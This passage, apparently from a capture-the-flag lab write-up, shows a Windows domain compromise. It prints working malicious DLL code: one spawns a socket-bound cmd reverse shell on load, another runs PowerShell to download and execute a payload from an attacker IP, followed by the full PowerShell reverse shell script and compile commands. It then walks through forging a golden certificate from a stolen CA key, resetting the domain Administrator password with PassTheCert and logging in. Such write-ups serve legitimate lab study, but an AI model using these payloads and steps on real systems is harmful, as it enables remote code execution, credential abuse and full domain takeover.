	sinfo.cb = sizeof(sinfo);
	sinfo.dwFlags = (STARTF_USESTDHANDLES);
	sinfo.hStdInput = (HANDLE)sockt;
	sinfo.hStdOutput = (HANDLE)sockt;
	sinfo.hStdError = (HANDLE)sockt;
	PROCESS_INFORMATION pinfo;
	CreateProcessA(NULL, "cmd", NULL, NULL, TRUE, CREATE_NO_WINDOW, NULL, NULL, &sinfo, &pinfo);

	return (0);
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {

    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        DisableThreadLibraryCalls(hModule);
        RevShell();
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Way 2 - reverse shell in 2 stages:
rev.c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved){
    switch(dwReason){
        case DLL_PROCESS_ATTACH:

            system("powershell IEX ([System.Text.Encoding]::ASCII.GetString((New-Object Net.Webclient).DownloadData('http://10.8.4.253/rshell.txt')))");


            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
rshell.txt
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = '10.8.4.253'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
$out = $null
$string = $null}} else {cleanup}}
How to compile to create our malicious DLL:
$ x86_64-w64-mingw32-gcc ./rev.c -shared -o SelfService.dll.deploy
$ file SelfService.dll.deploy
puck.dll: PE32+ executable (DLL) (console) x86-64, for MS Windows
Other way for the SCCM part from the MS01 Windows workstation by pr0m0ly.github.io
MS01 - sccadmin
We can rdp onto the machine and start enumerating:

We can see that MS01, is indeed a CA, which means that we can request certificates and pretty much whatever we want on the domain.

For example we could extract the private key and CA cert, and craft a golden certificate with it. Pretty much the same as a golden ticket would work but instead of using the ntlm hash of the “krbtgt” account, we do it with the PK extracted from the CA.
DC01 - Golden Certificate
In order to perform this attack we need to extract the private key, which can be done by making a backup:

And we get a .p12 format file and we need a .pfx. So we can convert it using openssl:
➜  Push ls
CA.p12
➜  Push openssl pkcs12 -in CA.p12 -out CA.pem
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
➜  Push ls
CA.p12  CA.pem
➜  Push openssl pkcs12 -in CA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out CA.pfx
Enter pass phrase for CA.pem:
Enter Export Password:
Verifying - Enter Export Password:
➜  Push ls
CA.p12  CA.pem  CA.pfx
We can transfer CA.pfx to MS01, and use ForgeCert.exe to forge a certificate and Rubeus (won’t work) to use it.
ForgeCert.exe --CaCertPath CA.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName administrator@push.vl --NewCertPath administrator.pfx --NewCertPassword 12345

Once we have the Golden Certificate we can use PassTheCert to use it, as the DC seems not to support PKINIT. authenticating-with-certificates-when-pkinit-is-not-supported So we will try to authenticate againts the LDAP/S server with the certificate we just created.
PS C:\Users\sccadmin\Downloads> .\PassTheCert.exe --server dc01.push.vl --cert-path .\administrator.pfx --cert-password 12345 --whoami
Querying LDAP As : u:PUSH\Administrator
So we are administrators, we can just change the password from the Administrator account and connect to the DC to grab the last flag.
PS C:\Users\sccadmin\Downloads> .\PassTheCert.exe --server dc01.push.vl --cert-path .\administrator.pfx --cert-password 12345 --reset-password --target CN=Administrator,CN=Users,DC=PUSH,DC=VL
No password given, generating random one.
Generated password: wfJQQ8YQIw5Ftk3KnWPpoXyP9WyqRG3a
Success
PS C:\Users\sccadmin\Downloads>
➜  Push nxc smb DC01.push.vl -u 'administrator' -p 'wfJQQ8YQIw5Ftk3KnWPpoXyP9WyqRG3a'
SMB         DC01.push.vl    445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)
SMB         DC01.push.vl    445    DC01             [+] push.vl\administrator:wfJQQ8YQIw5Ftk3KnWPpoXyP9WyqRG3a (Pwn3d!)